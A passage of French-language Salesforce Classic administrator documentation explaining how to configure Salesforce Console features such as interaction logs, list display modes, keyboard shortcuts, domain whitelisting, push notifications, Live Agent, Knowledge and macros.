Pour afficher les présentations de page :

- "Afficher la configuration"

# Journaux des interactions

## Activation des journaux d'interaction

Pour afficher les journaux d'interaction, vous devez les activer dans les présentations de page attribuées aux différents profils utilisateur.

1. Modifiez une présentation de page, puis cliquez sur **Propriétés de présentation**.
2. Activez `Journal d'interaction`, puis cliquez sur **OK**.
3. Cliquer sur **Enregistrer**.

Remarque: Si vous activez ou désactivez les journaux d'interaction, vous devez fermer puis rouvrir les enregistrements pour afficher les modifications.

CONSULTER ÉGALEMENT :

- Configuration de journaux d'interaction pour une Salesforce Console
- Attribution de journaux d'interaction
- Fonctionnalités configurables de Salesforce Console
- Salesforce Console

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer les journaux d'interaction :

- Personnaliser l'application

## Configuration de journaux d'interaction pour une Salesforce Console

Un journal d'interaction permet aux utilisateurs de la Salesforce Console de rédiger des notes sur les enregistrements qui s'affichent sous les onglets principaux.

Par exemple, lorsque des requêtes s'affichent dans des onglets principaux, un journal d'interaction peut s'ouvrir pour permettre aux utilisateurs de prendre des notes sur les requêtes. Vous pouvez créer plusieurs journaux des interactions et les personnaliser afin d'afficher des champs de tâche spécifiques à différents utilisateurs à mettre à jour.

1. Dans Configuration, saisissez *`Présentations de journaux des interactions`* dans la case `Recherche rapide`, puis sélectionnez **Présentations de journaux des interactions**.
2. Cliquez sur **Nouveau**.
3. Saisissez le nom du journal des interactions.
4. Sélectionnez les champs de tâche à ajouter au journal des interactions, puis cliquez sur **Ajouter**.
   - `*` indique les champs obligatoires.
   - Vous pouvez ajouter uniquement des champs de tâche modifiables dans les journaux des interactions.
   - Le champ `Saisissez vos remarques ici` est automatiquement ajouté à tous les journaux des interactions. Vous ne pouvez pas le supprimer.
5. Pour définir ce journal des interactions en tant que journal par défaut pour tous les utilisateurs, sélectionnez `Définir comme présentation par défaut`.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer des journaux des interactions :

- Personnaliser l'application

Vous ne pouvez pas supprimer le journal des interactions par défaut. Vous devez d'abord définir un autre journal par défaut pour votre organisation.

6. Cliquez sur **Enregistrer**.

Après avoir configuré ou personnalisé des journaux d'interaction, vous pouvez les attribuer à différents profils d'utilisateurs et activer leur affichage.

Conseil: Vous pouvez créer des champs personnalisés pour des tâches et les ajouter aux journaux des interactions. Par exemple, vous pouvez créer une liste de sélection nommée `Disposition de l'appelant` avec les valeurs Insatisfait, Indifférent et Satisfait.

CONSULTER ÉGALEMENT :

Activation des journaux d'interaction

Attribution de journaux d'interaction

Fonctionnalités configurables de Salesforce Console

Salesforce Console

## Attribution de journaux d'interaction

Après avoir configuré ou personnalisé des journaux des interactions, vous pouvez les attribuer à différents profils d'utilisateurs.

1. Dans Configuration, saisissez *`Présentations de journaux des interactions`* dans la case `Recherche rapide`, puis sélectionnez **Présentations de journaux des interactions**.
2. Cliquez sur **Attribution de présentations de journaux**.
3. Sélectionnez un journal des interactions à attribuer à chaque profil d'utilisateur.
4. Cliquez sur **Enregistrer**.

Remarque: Vous ne pouvez pas attribuer de journaux des interactions aux profils d'utilisateur du portail car les applications de Salesforce Console ne sont pas disponibles pour les utilisateurs du portail.

CONSULTER ÉGALEMENT :

Activation des journaux d'interaction

Configuration de journaux d'interaction pour une Salesforce Console

Fonctionnalités configurables de Salesforce Console

Salesforce Console

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour attribuer des journaux d'interaction :

- Personnaliser l'application

# Préférences de la console

## Sélection du mode d'affichage des listes dans une Salesforce Console

Les administrateurs peuvent modifier l'affichage des listes pour les utilisateurs de console.

Dans une console, vous pouvez afficher des listes dans les trois modes ci-dessous.

| Type de liste | Description |
|---|---|
| `Plein écran, non épinglé` | Les listes sont visibles uniquement lorsque l'onglet de navigation est sélectionné. Lorsque vous sélectionnez un enregistrement dans la liste, il s'ouvre dans un nouvel onglet. |
| `Épinglé en haut` | Les listes s'affichent en haut de la page et sont toujours visibles. Lorsque vous sélectionnez un enregistrement dans la liste, il s'ouvre dans un nouvel onglet sous la liste. |
| `Épinglé à gauche` | Les listes s'affichent a gauche de la page et sont toujours visibles. Lorsque vous sélectionnez un enregistrement dans la liste, il s'ouvre dans un nouvel onglet à droite de la liste. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour sélectionner le mode d'affichage des listes :

- Personnaliser l'application

Pour changer le mode d'affichage des listes :

1. Dans Configuration, saisissez *`Applications`* dans la case `Recherche rapide`, puis sélectionnez **Applications**.
2. Sélectionnez une application de la console.
3. Cliquez sur **Modifier**.
4. Choisissez le mode d'affichage des listes. Si vous choisissez des listes épinglées, spécifiez une taille par défaut, en pixels ou en pourcentage de l'espace à l'écran.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Fonctionnalités configurables de Salesforce Console

Salesforce Console

# Enregistrement de sessions utilisateur pour une Salesforce Console

Les administrateurs peuvent enregistrer les sessions pour vous permettre de reprendre votre travail dans Salesforce lorsque vous vous reconnectez après la fermeture de votre navigateur ou une déconnexion.

Si une console est configurée, les sessions utilisateur sont automatiquement sauvegardées. Lorsque vous vous reconnectez, vous retrouvez : tous les onglets de composants ouverts, les composants de console personnalisés, les composants de menu latéral redimensionnés, un en-tête de recherche ouvert ou fermé et les journaux des interactions.

1. Dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications**.
2. Sélectionnez une application de la console.
3. Cliquez sur **Modifier**.
4. Si les sessions utilisateur ne sont pas sauvegardées, cliquez sur `Enregistrer les sessions utilisateur`.
5. Cliquez sur **Enregistrer**.

Remarque: La console utilise la propriété `sessionStorage` du navigateur pour conserver les onglets jusqu'à leur fermeture par un utilisateur. Si un utilisateur se déconnecte de Salesforce, puis se reconnecte à la même fenêtre, les onglets précédemment ouverts sont de nouveau affichés dans la nouvelle session, même lorsque l'option `Enregistrer les sessions utilisateur` est désactivée.

CONSULTER ÉGALEMENT :

Fonctionnalités configurables de Salesforce Console

Salesforce Console

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour enregistrer des sessions utilisateur pour une Salesforce Console :

- Personnaliser l'application

## Activation du composant Historique pour Salesforce Console

Si une console est configurée, vous pouvez ajouter le composant Historique au pied de page et permettre ainsi aux utilisateurs d'accéder rapidement aux onglets principaux récents ou aux favoris, sans les rechercher dans Salesforce.

Remarque: Dans la version Summer '15, les Onglets les plus récents ont été renommés Historique et les favoris ont été ajoutés à l'historique afin de faciliter la recherche et l'accès aux onglets pour les utilisateurs. Ces fonctionnalités ne sont pas disponibles dans Internet Explorer® 7 et 8.

1. Dans Configuration, saisissez *Applications* dans la case `Recherche rapide`, puis sélectionnez **Applications**.
2. Sélectionnez une application de Salesforce Console.
3. Cliquez sur **Modifier**.
4. Dans `Sélectionner les composants de la console`, ajoutez Historique à `Éléments sélectionnés`.
5. Dans `Aligner les composants de la console`, déterminez si le composant doit s'afficher à gauche ou à droite du pied de page.
6. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer le composant Historique :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Fonctionnalités configurables de Salesforce Console

Salesforce Console

## Activation de composants à écrans multiples pour Salesforce Console

Si une console est configurée, les composants multi-moniteurs sont activés afin que vous puissiez déplacer des sections d'une console vers d'autres zones de vos écrans afin de travailler plus efficacement.

Avec les composants multi-moniteurs, vous pouvez détacher les onglets principaux ou Ouvrir des CTI SoftPhones depuis des navigateurs et les faire glisser d'un écran à l'autre. Vous pouvez également déplacer le composant Historique, les chats Live Agent (mais pas le composant de pied de page) et tous les composants de console inclus dans un pied de page de console.

1. Dans Configuration, saisissez *Applications* dans la case `Recherche rapide`, puis sélectionnez **Applications**.
2. Sélectionnez une application de la console.
3. Cliquez sur **Modifier**.
4. Si les composants multi-moniteurs sont désactivés, cliquez sur `Activer les composants multi-Moniteurs`.
5. Cliquez sur **Enregistrer**.

Remarque: Les éléments détachés se ferment et perdent leur emplacement sur l'écran lorsque vous vous déconnectez de Salesforce, cliquent sur **Configuration**, cliquent sur un lien pour quitter une console, ou actualisent ou ferment leur navigateur.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer les composants multi-moniteurs :

- Personnaliser l'application

Conseil: Pour détacher des composants, il peut être nécessaire de mettre à jour les paramètres de votre navigateur : (1) autoriser les fenêtres contextuelles ; (2) définir les liens pour ouvrir les fenêtres pas les onglets.

CONSULTER ÉGALEMENT :

Fonctionnalités configurables de Salesforce Console

Salesforce Console

## Optimisation des vues de listes de la Salesforce Console avec des listes réactives

Les listes réactives redimensionnent dynamiquement vos vues de liste et modernisent leur présentation. Un survol de ligne facultatif permet de visualiser un enregistrement sans l'ouvrir.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Vous pouvez activer les listes réactives en procédant comme suit :


1. Dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications**.
2. Recherchez le nom de la console que vous souhaitez modifier, puis cliquez sur **Modifier**.
3. Sélectionnez **Activer les listes réactives**.
4. Cliquez sur **Enregistrer**.

Les champs affichés dans le plan de survol reflètent les champs de la vue de liste active. Pour personnaliser les champs affichés, modifiez la vue de liste ou créez une vue de liste personnalisée. Notez que la vue de liste doit être suffisamment grande pour afficher les liens Modifier, Supprimer et Créer une vue.

Notez les points suivants sur les survols de liste :

- Pour les requêtes, les survols s'affichent lorsque vous passez le curseur sur le champ Objet. Pour les autres enregistrements, les survols s'affichent lorsque vous passez sur le champ Nom.
- Si la vue de liste ne contient pas de champ Objet ou Nom, le survol n'est pas affiché.
- Le champ Description est toujours affiché dans les survols de requête, même s'il ne peut pas être ajouté à la vue de liste.
- Les listes réactives ne sont pas prises en charge pour la version 10 ou antérieure d'Internet Explorer.

Conseil: Si vous souhaitez conserver la présentation actualisée des listes réactives, mais désactiver la fonctionnalité de survol, modifiez votre console et désactivez **Activer les survols de vue de liste**.




CONSULTER ÉGALEMENT :

Modification des filtres des vues de liste

Création d'une vue de liste

# Personnalisation des raccourcis clavier pour une Salesforce Console

Créez ou personnalisez les raccourcis clavier pour que les utilisateurs puissent rapidement effectuer des actions en appuyant sur des touches au lieu d'utiliser la souris.

Si une console est configurée, plusieurs raccourcis par défaut sont automatiquement activés, et peuvent être personnalisés. Par exemple, appuyer sur les touches pour ouvrir et fermer les onglets, se déplacer entre les onglets et enregistrer les enregistrements. Pour pouvoir créer des raccourcis personnalisés, un développeur doit définir l'action du raccourci avec la méthode `addEventListener()` dans la boîte à outils d'intégration de la Salesforce Console. Vous ne pouvez créer des raccourcis que pour les actions effectuées dans une console.

1. Dans Configuration, saisissez *`Applications`* dans la case `Recherche rapide`, puis sélectionnez **Applications**.
2. Cliquez sur **Modifier** en regard d'une application de la Salesforce Console.
3. Cliquez sur **Personnaliser les raccourcis clavier**.
4. Cliquez sur **Modifier** en haut de la page.
5. Cliquez sur **Modifier** pour personnaliser un raccourci existant, ou cliquez sur **+Ajouter un raccourci clavier** pour en créer un nouveau. Lorsque vous créez un onglet, vous devez ajouter un `nom d'événement de console`, qui est un identifiant unique pour les commandes principales, puis envoyer le nom de l'événement au développeur qui a défini l'action du raccourci afin qu'il ou elle puisse l'ajouter à la méthode qui déclenchera le raccourci. Vous ne pouvez pas supprimer les raccourcis par défaut, mais vous pouvez les modifier ou les désactiver.
6. Cliquez sur **Enregistrer**.

Après avoir personnalisé ou créé des raccourcis, indiquez aux utilisateurs associés à cette console les actions qu'ils peuvent effectuer.

**Remarque:** Vous pouvez utiliser jusqu'à 144 raccourcis pour chaque console, en incluant les raccourcis par défaut et tous les raccourcis que vous créez. Si vous créez ou personnalisez des raccourcis clavier qui incluent des raccourcis de navigateur standard, tels que CTRL+F, vos raccourcis risquent de ne pas fonctionner normalement.

Les raccourcis clavier ne sont pas sensibles à la casse, même quand vous appuyez sur MAJ avant une touche alphabétique. Par exemple, MAJ+b et MAJ+B représentent le même raccourci. Si CTRL, ALT ou MAJ figure dans un raccourci clavier, l'ordre de pression de ces touches n'a aucune importance. Par exemple, CTRL+ALT+A est identique à ALT+CTRL+A.

**Conseil:** Vous pouvez inclure autant de touches que vous le souhaitez dans un raccourci, mais nous recommandons de limiter un raccourci à trois touches afin de faciliter leur mémorisation. Les utilisateurs de la console peuvent appuyer sur MAJ+K pour afficher un plan avec une liste de tous les raccourcis console.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour personnaliser les raccourcis clavier pour une Salesforce Console :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Raccourcis clavier par défaut pour Salesforce Console

Fonctionnalités configurables de Salesforce Console

Salesforce Console

# Ajout de domaines à la liste blanche d'une Salesforce Console

Les administrateurs Salesforce peuvent accorder aux utilisateurs l'accès à des domaines extérieurs à Salesforce. Par exemple, vous pouvez ajouter *www.exemple.com* à la liste blanche d'une console pour permettre aux utilisateurs de la console d'accéder à ce domaine.

1. Dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications**.
2. Sélectionnez une application de la console.
3. Cliquez sur **Modifier**.
4. Dans Domaines de la liste blanche, saisissez les domaines que vous souhaitez autoriser pour les utilisateurs, en les séparant par des virgules. Ne saisissez pas *http://* ou *https://*, car ces préfixes font partie d'une URL, pas d'un domaine.

   Si votre téléphone CTI est exécuté sur un serveur avec un port non standard, assurez-vous d'inclure le numéro du port dans votre domaine. Par exemple, si votre serveur s'intitule *monserveur* et que le numéro de votre port est 8500, insérez *monserveur:8500* dans votre liste blanche.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Fonctionnalités configurables de Salesforce Console

Salesforce Console

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter des domaines à la liste blanche d'une Salesforce Console :

- Personnaliser l'application

# Configuration de notifications automatiques pour Salesforce Console

Les administrateurs peuvent configurer des notifications automatiques dans une console afin que les utilisateurs soient informés en cas de modification par une autre personne de l'enregistrement qu'ils sont en train d'utiliser.

Les notifications automatiques sont des indicateurs visuels dans des listes et des pages de détail dans une console qui signalent toute modification d'un enregistrement ou d'un champ au cours d'une session d'un utilisateur. Par exemple, si deux agents de support travaillent sur la même requête et que l'un modifie la Priorité, une notification automatique s'affiche pour l'autre agent afin de l'informer de la modification et lui éviter de refaire le travail.

Choisissez à quel moment les notifications automatiques apparaissent ainsi que les objets et les champs qui les déclenchent :

1. Dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications**.
2. Sélectionnez une application de console, puis cliquez sur **Modifier**.
3. Dans Sélectionner Actualisation des listes, sélectionnez la date d'apparition des notifications automatiques.

| Option | Description |
| --- | --- |
| Aucune | Les listes ne s'actualisent pas et les notifications automatiques n'apparaissent pas. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer les notifications automatiques :

- Personnaliser l'application

| Option | Description |
|---|---|
| Actualiser la liste | La liste complète est actualisée lors de sa modification. Des enregistrements sont ajoutés ou retirés de la liste selon les critères de la liste, mais l'ajout de nouveaux enregistrements en file d'attente actualise uniquement la liste du propriétaire de l'enregistrement. |
| Actualiser les lignes de liste | Les lignes de la liste sont actualisées lors de la modification de champs sélectionnés pour les notifications automatiques. |

4. Dans `Sélectionner Actualisation des pages détails`, sélectionnez la date d'apparition des notifications automatiques.

| Option | Description |
|---|---|
| Ne pas actualiser | Les pages de détail ne s'actualisent pas et les notifications automatiques n'apparaissent pas. |
| Actualisation automatique | La page de détail est automatiquement actualisée lors de la modification d'un enregistrement. |
| Indicateur | Un message s'affiche dans la page de détail lors de la modification d'un enregistrement. |

5. Cliquez sur **Sélectionner des objets et des champs pour les notifications** et sélectionnez **Modifier**. Les paramètres de notification automatique que vous choisissez ici s'appliquent à toutes les applications de console.
6. Sélectionnez les objets pour lesquels vous souhaitez déclencher des notifications automatiques. Par exemple, si vous souhaitez que les modifications apportées à des requêtes ou des champs de requêtes déclenchent des notifications automatiques, déplacez Requêtes depuis Éléments disponibles vers Éléments sélectionnés.
7. Sous Champs, cliquez sur **Modifier** afin de sélectionner les champs pour lesquels vous souhaitez déclencher des notifications automatiques.
8. Cliquez sur **OK**, puis sélectionnez **Enregistrer**.
9. Accordez au moins l'autorisation « Lire » sur l'objet standard Rubriques Push aux utilisateurs des notifications automatiques. Reportez-vous à Autorisation et accès de l'utilisateur à la page 566.

Important: Lorsque l'option `Nécessite l'attribut HttpOnly` est activée pour la sécurité de la session, les notifications automatiques n'apparaissent pas.

Remarque:

- Les objets et leurs champs sont disponibles pour des notifications automatiques : comptes, contacts, requêtes, pistes, opportunités, campagnes, tâches et objets personnalisés.
- Les notifications automatiques ne sont pas disponibles dans la console dans Professional Edition.

- Si vous configurez des notifications automatiques pour l'objet piste et utilisez les règles Data.com Clean, les notifications automatiques sont déclenchées dans la console. Notez que des notifications supplémentaires peuvent affecter vos limitations en notifications automatiques.

CONSULTER ÉGALEMENT :

Fonctionnalités configurables de Salesforce Console

Salesforce Console

# Ajout de Live Agent à la Salesforce Console

L'ajout de Live Agent à la Salesforce Console permet aux agents et aux superviseurs de discuter avec des clients et d'accéder à d'autres outils du service client à partir d'un même emplacement.

Avant d'ajouter Live Agent à une application de Salesforce Console, vous devez créer une application de Salesforce Console si aucune n'est configurée.

Une fois Live Agent configurée, ajoutez-la à une application de Salesforce Console. Lorsque Live Agent est installée dans la console, vos agents peuvent interagir avec des clients via un chat. La Salesforce Console permet aux agents et aux superviseurs d'accéder à Live Agent et à d'autres produits Service Cloud à partir d'un même emplacement pour offrir un service efficace et rapide aux clients.

1. Dans Configuration, saisissez *`Applications`* dans la case `Recherche rapide`, puis sélectionnez **Applications**.
2. Cliquez sur **Modifier** en regard du nom de l'application de Salesforce Console dans laquelle vous souhaitez configurer Live Agent.
3. Sélectionnez `Inclure Live Agent dans cette application`.
4. Sélectionnez les enregistrements ou les pages que vous souhaitez ouvrir en tant que sous-onglets de sessions de chat dans l'espace de travail de chat.
5. Si votre organisation Salesforce a activé Knowledge, vous pouvez également sélectionner `Inclure les articles suggérés de Knowledge dans Live Agent` pour afficher le widget Knowledge One dans l'espace de travail de chat.
6. Cliquez sur **Enregistrer**.

Vous pouvez exécuter plusieurs applications Salesforce en même temps. Cependant, si vous vous connectez à une autre application Salesforce alors que vous êtes déjà connecté(e) à une application de Salesforce Console, vous ne pouvez pas accepter de nouvelles demandes de chat.

CONSULTER ÉGALEMENT :

Salesforce Console

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour ajouter Live Agent à la Salesforce Console :

- Personnaliser l'application

# Activation de Knowledge dans Salesforce Console

Si Salesforce Knowledge est configuré, vous pouvez activer le menu latéral Knowledge pour que les utilisateurs qui travaillent sur des requêtes puissent automatiquement voir les articles Knowledge susceptibles de les aider à les résoudre plus rapidement.

**Important:** Pour pouvoir l'ajouter à une console, Salesforce Knowledge doit être configurée dans votre organisation Salesforce. Les articles Knowledge s'affichent selon leur concordance avec les termes saisis dans l'`Objet` d'une requête.

1. À partir des paramètres de gestion des objets pour les requêtes, rendez-vous dans Présentations de page.
2. Cliquez sur **Modifier** en regard de la présentation de page.
3. Cliquez sur **Propriétés de présentation**.
4. Sélectionnez `Menu latéral de Knowledge`, puis cliquez sur **OK**.
5. Cliquez sur **Enregistrer**.

Répétez ces étapes pour chaque présentation de page de requête attribuée à des utilisateurs de la console.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer le menu latéral Knowledge :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

- Fonctionnalités configurables de Salesforce Console
- Salesforce Console
- Recherche des paramètres de gestion d'objet

# Utilisation de macros dans la console de service

## Macros

Les agents de support qui utilisent Fil de requête peuvent désormais exécuter des macros pour effectuer automatiquement des tâches répétitives, par exemple sélectionner un modèle d'e-mail, envoyer un e-mail à un client et mettre à jour du statut d'une requête, le tout en un seul clic. Une macro est une série d'instructions qui indiquent au système comment exécuter une tâche. Lorsqu'un agent exécute macro, le système exécute chaque instruction. Les macros offrent aux agents de support un gain de temps et plus de cohérence.

Vous pouvez créer des macros pour exécuter plusieurs actions dans le Fil de requête. Par exemple, une macro peut renseigner la ligne d'objet d'un e-mail ou mettre à jour le statut de la requête. Une seule macro peut effectuer plusieurs actions à la fois dans différentes parties de Fil de requête.

**Remarque:** Les macros sont prises en charge dans les objets standard et personnalisés basés sur le fil.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Premiers pas avec les macros

Avant de créer et d'exécuter des macros, configurez l'environnement Salesforce Console for Service.

Recherche de tous les champs de texte dans des macros

Élargissez la portée des recherches de macros pour permettre aux agents de retrouver rapidement des macros en recherchant les mots-clés inclus dans les champs de texte des macros.

Conseils relatifs à la création de macros

Le nom et la conception de votre macro peuvent impacter son utilité pour les agents de support. Tenez compte des conseils ci-dessous lors de la création de macros.

Création de macros

Vous pouvez créer une macro en spécifiant des instructions pour les actions que la macro doit exécuter. Une macro est semblable à un programme pour ordinateur. Vous devez indiquer à la macro chaque étape à exécuter. L'exemple ci-dessous montre comment créer une macro simple.

Exécution d'une macro dans Salesforce Console for Service

Les macros automatisent les séries de touches clavier répétitives que les agents du support utilisent dans Salesforce Console for Service. L'exécution de macros permet d'accélérer l'exécution des tâches répétitives telles que la mise à jour du statut d'une requête.

Raccourcis pour les macros

Vous pouvez utiliser des macros avec plus d'efficacité à l'aide de raccourcis clavier.

CONSULTER ÉGALEMENT :

Vue d'ensemble des présentations basées sur le fil

## Premiers pas avec les macros

Avant de créer et d'exécuter des macros, configurez l'environnement Salesforce Console for Service.

1. Activez le suivi de fil pour l'objet.
2. Créez une présentation de page basée sur le fil dans un objet pris en charge. Les macros sont prises en charge dans les objets standard et personnalisés basés sur le fil.
3. Ajoutez à la présentation de page les actions de l'éditeur que vous souhaitez utiliser dans des macros. Par exemple, ajoutez l'action E-mail à la présentation de page de la requête.
4. Si vous souhaitez utiliser des Actions rapides dans des macros, créer une action rapide et ajoutez-la à la présentation de page.
5. Ajoutez à la présentation de page le navigateur Macros en tant que composant de la console.
6. Assurez-vous que les utilisateurs disposent des autorisations appropriées pour créer des macros ou exécuter des macros.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Conseils relatifs à la création de macros

Création de macros

Macros irréversibles

## Recherche de tous les champs de texte dans des macros

Élargissez la portée des recherches de macros pour permettre aux agents de retrouver rapidement des macros en recherchant les mots-clés inclus dans les champs de texte des macros.

Par exemple, supposons qu'un agent recherche une macro dont la description est « Politique de retour à 30 jours ». L'agent peut rechercher « politique de retour » et afficher toutes les macros qui contiennent cette phrase.

Si ce paramètre est activé, les agents peuvent rechercher des macros dans tous les champs de texte dans les instructions des macros. Si ce paramètre n'est pas activé, les agents peuvent rechercher des mots-clés uniquement dans les champs de titre et de description des macros

Pour permettre aux agents de rechercher dans tous les champs de texte :

1. Dans Configuration, saisissez *Macros* dans la case Recherche rapide, puis sélectionnez **Paramètres des macros**.
2. Cliquez sur **Modifier**.
3. Sélectionnez **Inclure tous les champs de texte de macro dans la recherche**.
4. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec la licence Service Cloud


AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des présentations de page :

- Personnaliser l'application

## Conseils relatifs à la création de macros

Le nom et la conception de votre macro peuvent impacter son utilité pour les agents de support. Tenez compte des conseils ci-dessous lors de la création de macros.




Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Le `Nom de la macro` aide les agents de support à décider quelle macro utiliser. Le nom est utilisé lorsque les gens recherchent des macros. Par conséquent, il est préférable d'utiliser un nom court (aisément identifiable dans les listes de macros) qui identifie brièvement son usage.
2. Bien que la `Description` soit facultative, elle aide les agents de support à comprendre l'action que la macro exécute.
3. Les instructions des macros sont semblables à un programme d'ordinateur. Vous devez indiquer à la macro chaque étape, ou instruction, à exécuter. Chaque instruction équivaut à un clic de l'agent de support lorsqu'il exécute la tâche manuellement. La première instruction d'une macro sélectionne l'objet sur laquelle elle agit, par exemple l'onglet Requête active.

4. La deuxième instruction de la macro spécifie le contexte, ou le composant de Salesforce Console for Service, dans lequel la macro fonctionne. Par exemple, le contexte Action E-mail permet à la macro de définir des champs et d'exécuter des actions dans l'éditeur E-mail.

   Remarque: Si aucun composant Salesforce Console for Service n'est activé et configuré, vous ne pouvez pas créer de macro pour ce composant.

5. La troisième instruction de la macro spécifie l'action que la macro exécute. Par exemple, la macro de la capture d'écran précédente change la valeur du champ d'adresse Cc en action E-mail dans l'onglet de la requête active.
6. Vous pouvez ajouter un ensemble d'instructions supplémentaire dans un contexte identique ou différent. Une macro simple exécute une seule tâche. Vous pouvez créer des macros plus complexes en ajoutant des instructions.

## Création de macros

Vous pouvez créer une macro en spécifiant des instructions pour les actions que la macro doit exécuter. Une macro est semblable à un programme pour ordinateur. Vous devez indiquer à la macro chaque étape à exécuter. L'exemple ci-dessous montre comment créer une macro simple.

**Autorisations utilisateur requises**

| | |
|---|---|
| Pour afficher les macros : | Lire sur les macros |
| Pour créer et modifier des macros : | Créer et modifier sur les macros |
| Pour créer et exécuter des macros irréversibles : | Gérer les macros que les utilisateurs ne peuvent pas annuler |

Éditions

Disponible avec : Salesforce Classic

